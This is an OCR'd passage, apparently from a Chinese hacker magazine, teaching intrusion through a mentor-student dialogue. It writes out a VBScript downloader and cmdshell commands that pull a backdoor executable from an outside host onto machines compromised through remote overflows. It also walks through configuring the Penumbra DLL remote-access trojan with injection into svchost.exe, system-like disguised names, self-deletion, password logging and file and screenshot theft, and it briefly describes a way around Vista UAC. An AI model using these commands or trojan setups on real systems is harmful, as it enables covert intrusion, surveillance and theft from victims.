"GET","http://54abu.cn/mm.exe",0 // http://54abu.cn/mm.exe 就是后门的URL地址
>>iget.vbe
echo xPost.Send() >>iget.vbe
echo Set sGet = createObject("ADODB.Stream")
>>iget.vbe
echo sGet.Mode = 3 >>iget.vbe
echo sGet.Type = 1 >>iget.vbe
echo sGet.Open() >>iget.vbe
echo sGet.Write(xPost.responseBody) >>iget.vbe
echo sGet.SaveToFile "radmin.exe",2 >>iget.vbe
```

然后执行 **cscript iget.vbe** 就可以了，系统会自动联网去下载文件。

5、在溢出后的 CMDSHELL 中执行

```
start its:http://54abu.cn/mm.exe
Cd "C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\" // 进入IE的缓存文件夹。
dir /s mm[1].exe // 然后会显示ca[1].exe的具体位置，比如C:\Documents and
Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5QMVC11H\mm[1].exe
copy 0QMVC11H\mm[1].exe c:\mm.exe //把下载获得的文件保存到C盘根目录下。
```

燕妹妹不解的问道：“感觉原来的文件是 mm.exe，可下载回来怎么成了 mm[1].exe 呢？”

阿布笑呵呵的说道：“其实这个地方是微软在编写 IE 缓存时留下的问题，比如每个论坛都有自己的 logo，通常会保存为 logo.gif，如果你访问一个论坛就在缓存中保存了一个，如果你再去访问另一个论坛呢？它的 logo.gif 岂不是要覆盖掉以前的那个？所以微软就把下载回来的文件改了名字，就变成了我们看到的 mm[1].exe。”

燕妹妹高兴的说道：“真是条条大路通肉鸡，上传文件还有这么多方法。”

阿布自豪的说道：“上面讲述了五种常用的常见的在溢出后上传后门的方法，现在你应该对 CMD 命令下文件的上传有了一个整体的认识。”燕妹妹突然问道：“现在已经把文件传上去了，那么要怎么才能让它执行呢？”阿布说：“其实就跟本机的 CMD 一样，先进入到程序的目录然后敲入文件名字加回车就可以执行了，就是这么简单！”


阿布看了一下手机说道：“时间也差不多了，今天就到这儿吧！”燕妹妹说道：“今天学的真有意思，下个月我还是上不了网的，爸妈不在家，没人修电脑。”阿布嗯了一声说道：“咱约个地点，下次一起去网吧。教你点更有意思的。保证让你高兴的三天睡不着觉。给你透露一下吧！是加密解密、嗅探监听。”燕妹妹应了一声兴冲冲的走了。

（文章中涉及到的 findpass、Advanced Windows Password Recovery、Recton、dns 溢出工具、nc.exe、tptpd32 等，已经收录在光盘中）

Vista UAC 的缺陷

风狼

最近本人的 XP 系统出了点问题，不得已转到了 vista 下工作，使用迅雷下载若干软件后，发现了 UAC 的一个缺陷。因为习惯，一般迅雷下载好的东西我就会直接在里面点安装，竟然发现 vista 的用户控制没有弹出来。先安装的 Adobe Reader 8，发现异常后，我又试了下诺顿，仍然如此，可以想象，相当多的一部分用户使用下载软件下载东西，如果直接安装的话，可以轻松绕过 vista 的钢铁防线了。这个问题还是比较严重的，虽然以前有人提到过利用捆绑等方法来绕过 UAC，但这次的发现简直可以忽略其存在了。我测试使用的迅雷版本为 5.6.3.307。其它的下载软件没有测试，但怀疑结果一样。



菜鸟师徒行

木马零接触（上）

阿布（周五杰）

时间真快啊，转眼一个月的时间就这么过去了，据说我们的燕妹妹在这一个月里，把她周围的那几个网吧“折腾”得都快不行了，凡是在网吧里有任何行为不端的，燕妹妹都要教训一下，以希望人们能够养成良好的上网习惯！这事儿很快就传到阿布的耳朵里去了，这可不行呀，刚学了两招就开始到处“行侠仗义”，惹事生非，这要是以后学得多了，那还了得。这不，燕妹妹在ＱＱ上刚一露面，阿布就假装生气的说道：“中国有句俗话，叫‘山外有山，人外有人’，我不过才教了你一点点的攻击技术而已，你就自以为成了大师，开始到处惹事了，那是因为你在网吧里还没有碰到真正的高手，不然的话，吃亏的终究是你。”

燕妹妹连忙赔礼道：“破布老师，别生气了，算我错了还不行吗，不过他们真的看起来都不象好人，是他们先得罪的我，也不能全怪我啊！大不了我以后当作没看到那些人还不成吗？”

阿布说道：“下不为例，这次就算了。上次，我已经教了你关于远程溢出的使用，以及如何在cmdshell下进行文件的上传，并将mm.exe这个程序上传到对方的电脑里进行执行。这个mm.exe通常是入侵者配置好的一个木马程序，这样mm.exe执行后，我们就可以通过木马的控制端来控制对方了。”

“什么是木马程序？”燕妹妹问道。

“木马这一名词来源于《荷马史诗》中的特洛伊战记，故事说的是希腊人围攻特洛伊城十年仍不能攻下，于是阿迦门农受雅典娜的启发：把士兵藏匿于巨大无比的木马中，然后佯作退兵。当特洛伊人将木马作为战利品拖入城内时，高大的木马正好卡在城门间，进退两难。夜晚木马内的士兵爬出来，与城外的部队里应外合而攻下了特洛伊城。而计算机世界的特洛伊木马（Trojan）是指隐藏在正常程序中的一段具有特殊功能的恶意代码，是具备破坏和删除文件、发送密码、记录键盘和攻击Doss等特殊功能的后门程序。一般的木马包括客户端（Client）和服务端（Server），客户端用于控制远程机器，服务端就是真正的木马，也就是要在对方电脑上运行的程序了。服务端就象是一个卧底，当客户端发出命令时，服务端便开始响应并执行相关的操作。”

燕妹妹说道：“啊！想不到木马还有这么美丽的典故呀！我可得好好学学。可是为什么希腊人不造木牛、木猪，非得造个木马呢？”

“这个，嗯，啊……”阿布嗯啊了半天也不知道该如何回答是好。

见阿布半天没有声音，听得正入迷的燕妹妹说道：“破布老师，你干嘛了，快继续讲啊！”阿布只好说道：“看来你对木马很有兴趣呀，有兴趣就好，兴趣可是最好的老师。唉……看来我还不是最好的老师呀。”

木马可以在目标电脑上进行很多操作，比如复制文件、删除文件、修改系统配置等等；监视目标机器的屏幕、摄像头等隐私；搜索缓存、键盘纪录各种敏感密码然后发送到种马者手里；还能开放代理服务，把目标机器做为入侵跳板，掩盖入侵者的真实身份；使目标机器成为僵尸网络的一员，进行DDOS攻击等等。

燕妹妹插嘴道：“那么木马的危害性很大了！”阿布说：“那是当然了。”

木马的危害性在于它对电脑系统强大的控制和破坏能力：窃取密码、控制系统操作、进行文件操作等等，一个功能强大的木马一旦被植入你的电脑，攻击者就可以象操作自己的电脑一样控制你的电脑，甚至可以远程监控你的所有操作。

远程控制是指在网络上由一台电脑（主控端Remote/客户端）远距离去控制另一台电脑（被控端Host/服务器端）的技术。当操作者使用主控端电脑控制被控端电脑时，就如同坐在被控端电脑的屏幕前一样，可以启动被控端电脑的应用程序，可以使用被控端电脑的文件资料，甚至可以使用被控端电脑的外部设备（打印机，摄像头等），就像你利用遥控器遥控电视的音量、变换频道或者开关电视机一样。不过，有一个概念需要明确，那就是主控端电脑只是将键盘和鼠标的指令传送给远程电脑，同时将被控端电脑的屏幕画面通过通信线路回传过来。也就是说，我们控制被控端电脑进行操作似乎是在眼前的电脑上进行的，实质是在远程的电脑中实现的，不论打开文件，还是上网浏览、下载等都是存储在远程的被控端电脑中的。

燕妹妹说道：“真厉害呀，还能像控制自己的电脑一样！”阿布说道：“讲到这儿就要说说连接类型了，木马的连接类型主要分为正向连接型和反向连接型。先来讲下正向连接型的。”

正向连接型：这类远程控制软件都要在被控端开一个服务端口，等待其它控制端的连接。对于这种木马用户比较好防范，利用防火墙将开放的端口屏蔽掉，不让外部连接进来就可以了。其中代表之作就是当年鼎鼎大名的冰河远控了。给你介绍一款比较新，比较强大的正向连接远控，名叫“Penumbra”（图1）。




图1

Penumbra不同于传统的以EXE进程的方式存在的木马，它是一款DLL远控木马，利用远程线程将木马DLL程序注入到其它进程的木马程序。所以其本身没有进程，隐蔽性较高。同时，将木马注入系统网络服务进程（svchost.exe）中，可以很容易的突破多数的防火墙限制。所以它对于多数设置等级中、低的防火墙都可以顺利通过，并且可以通过Windows的默认防火墙。此木马程序是使用传统的C/S结构，即服务端监听，客户端连接的方式进行通讯的。使用的方法简单来说就是让对方运行你的服务端程序，然后你用客户端程序去连接。

燕妹妹说道：“我怎么没看见服务端，只有客户端啊！”阿布说道：“服务端是要配置后再生成的。”

打开主界面“配置”菜单下的“配置服务端”（图2），在“服务端路径”中选择要配置的服务端程序，默认放在了“Server”目录下。

为什么要选择呢？这款木马是把服务端事先写好，留出需要配置的参数，在生成的时候只需要往事先写好的服务端中写入参数即可。如果是要修改服务端中配置的话，在选择完毕后还要点击“载入设置”。

“EXE文件名”就是主程序EXE文件的文件名；“DLL文件




图2

名”就是主程序DLL文件的文件名；“Hook DLL文件名”就是纪录密码的DLL文件的文件名。这三个名字我们可以随意起，只要不与系统文件重名就可以，最好起的名字和系统的存在的名字相似，增强迷惑性。

“注入进程名”就是这个DLL注入到哪个进程中去，比如对方开机就挂QQ，你可以选择注入QQ，但对方如果关闭QQ，则木马也会退出。同样，如果它没有启动QQ，你安装的木马也无效。所以请不要随意修改此项设置，如果要修改，可以选择系统的其它服务，比如“lsass.exe”、“services.exe”这类的系统进程，一般保持默认svchost.exe即可。请特别注意：csrss.exe进程与其它系统进程不太一样，如果注入该进程，远程程序启动功能将失效。

“监听端口”就是在对方机器上开的端口，用于我们的连接控制，可以选择一个没有被对方机器占用的端口即可，最好使用高位端口（5位数的端口一般很少使用）。“连接密码”的设置是为了防止有人非法连接到监听端口，给我们的控制加了一把安全锁。“自删除”就是在木马安装完成后时候自我销毁，使对方无法查找木马的来源。

木马的启动方式有两种，注册表和服务启动。选择“服务”启动的话，还需要设置服务名和服务显示名，服务的描述。如果不知道怎么写可以打开系统的“服务”管理器查看，同样是注重迷惑性。设置完毕后点击“生成”按钮。OK，软件提示保存参数成功，“Server”目录下的“MoonShadow.exe”就是我们配置出来的服务端了。

燕妹妹说道：“那怎么在别人的电脑上运行啊！”阿布：“上次我不是已经将上传方法教过你了吗？推荐使用TFTP方式进行上传，然后在溢出获得的CMDSHELL中直接执行。”

注意：由于密码在保存后就以密文存放，所以无法载入密码，在载入设置后，密码也就不会显示出来，但如果设置过密码的话，密码框上的Password会显示为Password（*），如果为空，则还是保持原样，注意：载入设置后如果有密码，再次保存的话，密码需要再次输入，否则会保存为空密码！

燕妹妹说：“那么怎么连接服务端呢？”阿布说：“这个简单，看我的。”

回到软件的主界面，打开“主机”菜单下的“添加主机”（图3）。输入对方主机的IP地址、端口、连接密码等信息，这些信息都是在配置服务端的时候所填写的内容。连接速率的设置是考虑到你与被控制端的网络质量，如果是局域网的话可以选择“>=10Mbps”最高速，如果你和对方网络质量很差就可以选择速率比较慢的“64Kbps”。填写完这些东西点击“连接”后就可以开始连接了。连接状态为“Connect OK”表示已经连接成功了，点击“Finish”按钮即可回到主界面。




图3

燕妹妹看了看说道：“这样就连接上了吗，那接下来干什么呢？”阿布说：“当然要文件操作了。”

添加完毕后，主机会被添加到左边的树型框中，这时你可以通过左边的树型框来选择要浏览的目录（图4）。




图4

右边就会出现相应的文件列表。在右边的文件列表中，你可以非常方便的对远程计算机的文件进行操作，注意：文件下载可以多个文件同时下载，但不支持目录的选择下载，文件下载具有断点续传的功能，要续传的时候，直接覆盖上次下载到一半的文件即可。

注意：复制、剪切、粘贴等功能不能跨机器操作，即在远程计算机上选择复制，在本地或其它计算机上选择粘贴是不行的。

阿布又说道：“我们还能进行系统管理呢。”

切换到功能界面（图5），你可以查看当前选择的远程计算机的各种信息、进程服务、密码、及其服务端的管理列表。这些就是这款木马所拥有的控制功能，相信聪明的你一定很快上手的。

燕妹妹说道：“能屏幕控制吗？”阿布摇了摇头。

这款软件不能屏幕控制，但是可以对当前被控制的屏幕进行截屏。点击“屏幕截图”按钮，出现屏幕截图的选择对话框，意思是要你选择一种保存的格式。当远程机截屏后，图像会存放到“TEMP”文件夹的一个图片文件中，这里支持PNG（无损压缩）和JPEG（有损压缩）两种格式，其中，JPEG格式又分成高、中、低三种格式，用户可以根据网速的情况来选取（图6）。

